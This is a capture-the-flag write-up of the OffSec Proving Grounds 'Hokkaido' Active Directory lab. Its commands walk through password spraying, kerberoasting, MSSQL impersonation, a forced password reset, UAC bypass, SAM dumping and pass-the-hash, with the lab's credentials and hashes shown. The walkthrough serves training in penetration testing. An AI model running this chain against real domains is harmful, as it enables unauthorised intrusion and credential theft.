
OffSec Proving Grounds Hokkaido Writeup (AD)
Windows AD box. info:info opens the domain, SYSVOL leaks Start123!, MSSQL impersonation gives hrapp-service, and Server Operators dumps the SAM.
Summary
Hokkaido opens with kerbrute enumerating usernames from the xato wordlist, which turns up info, administrator and discovery, and a username as password spray gives info:info. That account can read the SYSVOL share, where scripts/temp/password_reset.txt holds the initial password Start123!, and spraying that lands discovery. Over MSSQL, discovery may impersonate hrappdb-reader, and the sysauth table in the hrappdb database stores hrapp-service with Untimed$Runny in cleartext. BloodHound shows hrapp-service holding GenericWrite over hazel.green, so a targeted kerberoast produces a hash that cracks to haze1988, and hazel.green in turn holds ForceChangePassword over molly.smith, reset here with rpcclient. molly.smith is nested into Server Operators, so an RDP session elevated past UAC saves off the SAM and SYSTEM hives, and secretsdump yields the local Administrator hash for a pass the hash evil-winrm session.
Kerberos Enumeration
Make a smaller username wordlist:
1
awk '{ print tolower($0) }' /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt | awk '!x[$0]++' > usernames-uniq.txt
Use the xato net wordlist to enumerate usernames:
1
kerbrute userenum -d hokkaido-aerospace.com --dc 192.168.234.40 /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames-uniq.txt -t 20
Save discovered users to “users.txt”:
1
2
3
info
administrator
discovery
Enumerate their password using username:username combos:
1
kerbrute passwordspray --dc 192.168.234.40 -d hokkaido-aerospace.com users.txt --user-as-pass
This yields a valid credential:
1
2
Username: info
Password: info
LDAP Enumeration
Collect bloodhound data:
1
rusthound-ce -f dc.hokkaido-aerospace.com -d hokkaido-aerospace.com -u 'info' -p 'info' -z -n 192.168.234.40
Perform kerberoasting:
1
nxc ldap 192.168.234.40 -u info -p info --kerberoast k.log
This gives me the hash for “discovery” and “maintenance”. Can’t crack those yet, not with the rockyou.txt wordlist.
Save all users to users.txt:
1
nxc ldap 192.168.234.40 -u info -p info --users-export users.txt
SMB Enumeration
I view which shares I have access to as “info”:
1
nxc smb 192.168.234.40 -u info -p info --shares
I starting mounting all the shares locally one by one with the following command:
1
sudo mount -t cifs //192.168.234.40/SHARENAME mount/ -o username=info,password=info
Then looking for files:
1
sudo find mount/ -type f
Until I found this:

More specifically, when enumerating the SYSVOL share, I find the following file:
1
hokkaido-aerospace.com/scripts/temp/password_reset.txt
Which contain the following:
1
Initial Password: Start123!
So I immediately passwordspray the domain with this new password:
1
kerbrute passwordspray --dc 192.168.234.40 -d hokkaido-aerospace.com users.txt Start123!
With that, new credential:
1
2
Username: discovery
Password: Start123!
MSSQL Enumeration: Reading Credentials
Connect to the MSSQL instance:
1
mssqlclient.py 'hokkaido-aerospace.com/discovery:Start123!'@hokkaido-aerospace.com -windows-auth
We can impersonate one user named “hrappdb-reader”:
1
2
3
4
SQL (HAERO\discovery  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee          grantor
----------   --------   ---------------   ----------   --------------   --------------
b'LOGIN'     b''        IMPERSONATE       GRANT        HAERO\services   hrappdb-reader
Impersonate it:
1
SQL (HAERO\discovery  guest@master)> exec_as_login hrappdb-reader
Visualize available databases:
1
2
3
4
5
6
7
8
SQL (hrappdb-reader  guest@master)> enum_db
name      is_trustworthy_on
-------   -----------------
master                    0
tempdb                    0
model                     0
msdb                      1
hrappdb                   0
View database tables:
1
2
3
SQL (hrappdb-reader  guest@master)> SELECT * FROM hrappdb.INFORMATION_SCHEMA.TABLES;TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
hrappdb         dbo            sysauth      b'BASE TABLE'
Use the database:
1
SQL (hrappdb-reader  guest@master)> USE hrappdb
Dump the sysauth table:
1
2
3
4
SQL (hrappdb-reader  hrappdb-reader@hrappdb)> select * from sysauth
id   name               password
--   ----------------   ----------------
 0   b'hrapp-service'   b'Untimed$Runny'
The screenshot below shows some enumeration on the database:

With that, new credentials:
1
2
Username: hrapp-service
Password: Untimed$Runny
Targeted Kerberoast
Hrapp-service user has GenericWrite over Hazel.Green:

I can always perform a shadow credentials attack to avoid changing the password for the user:
1
certipy shadow auto -u hrapp-service -p 'Untimed$Runny'  -dc-ip 192.168.234.40 -account HAZEL.GREEN
This would give me the NTLM hash for the user. For learning reasons, I also performed targeted kerberoast against hazel.green:
1
python3 ~/hacking/tools/targetedKerberoast/targetedKerberoast.py -d hokkaido-aerospace.com --request-user hazel.green --dc-host dc.hokkaido-aerospace.com -u hrapp-service -p 'Untimed$Runny'
Was able to crack the hash with hashcat:
1
hashcat hazel.green.kerberoast /usr/share/wordlists/rockyou.txt --force
With that, new credentials:
1
2
Username: hazel.green
Password: haze1988
Changing Password for molly.smith
User hazel.green has ForceChangePassword over molly.smith:

I use rpcclient to change their password:
1
2
3
$ rpcclient -N  192.168.234.40 -U 'hazel.green%haze1988'
rpcclient $> setuserinfo2 MOLLY.SMITH 23 'Password123!'
rpcclient $> exit
Vertical Privilege Escalation
molly.smith has membership in some interesting groups, including a privileged one:

Group memberships:
WSUS Reporters
WSUS Administrators
Server Operators
Remote Desktop Users
I connected to the machine as molly.smith via RDP. Despite this user having nested group membership to Server Operators, when I pop a cmd on the system, and run whoami /priv, there’s no high privileges at all.
I can either:
Spawn a privileged CMD session via RDP by right-clicking on it and selecting “open as administrator” then logging in as molly.smith to UAC or
Transfer RunasCs.exe to the machine and get a privileged session by using the
--bypas-uacflag
Then I can transfer SAM and SYSTEM registry hives and decode them like so:
1
2
3
4
5
6
7
8
9
$ secretsdump.py -sam 2026-01-23_12-12-34_192.168.234.40_b19112d6.dat -system 2026-01-23_12-17-35_192.168.234.40_aa809751.dat local
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x2fcb0ca02fb5133abd227a05724cd961
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d752482897d54e239376fddb2a2109e4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
And connect to the machine via winrm:
1
evil-winrm -i 192.168.234.40 -u administrator -H d752482897d54e239376fddb2a2109e4